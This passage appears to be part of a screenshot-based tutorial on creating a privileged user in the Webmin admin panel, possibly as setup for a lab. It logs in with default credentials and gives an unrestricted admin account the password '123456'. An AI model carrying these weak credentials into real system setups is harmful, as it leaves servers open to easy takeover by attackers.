
Login using default credentials. Let's create a new user.



Go to Webmin menu and click on "webmin users".




Click on "Create a new privileged user".



The screenshot shows the Webmin Users interface in a web browser. The browser's address bar displays `https://localhost:10000/`. The page title is "Webmin Users". A large black arrow points to the button labeled "Create a new privileged user" in the top navigation bar. Below this bar, there is a table with one user listed: "root". The table has columns for "Select all", "Invert selection", "Create a new privileged user", and "Create a new safe user". A red button labeled "Delete Selected" is visible at the bottom of the table.


Give a name to the newly created user. I have named him "webmin_privileged_user" and set password.



The screenshot shows the "Create Webmin User" form in the Webmin Users interface. The browser's address bar displays `https://localhost:10000/`. The page title is "Create Webmin User". The form is titled "Webmin user access rights". It contains the following fields:


- Username:** A text input field containing "webmin_privileged_user".
- Password:** A text input field containing "123456". To the left of the field is a dropdown menu labeled "Set to ..". To the right of the field are two buttons: a "Show/Hide" button (eye icon) and a "Copy" button (plus icon).
- Force change at next login:** A checkbox that is currently unchecked.
- Real name:** A text input field.
- Privilege level:** A dropdown menu labeled "Unrestricted".

Scroll down and click on "Create users". The new user is created.



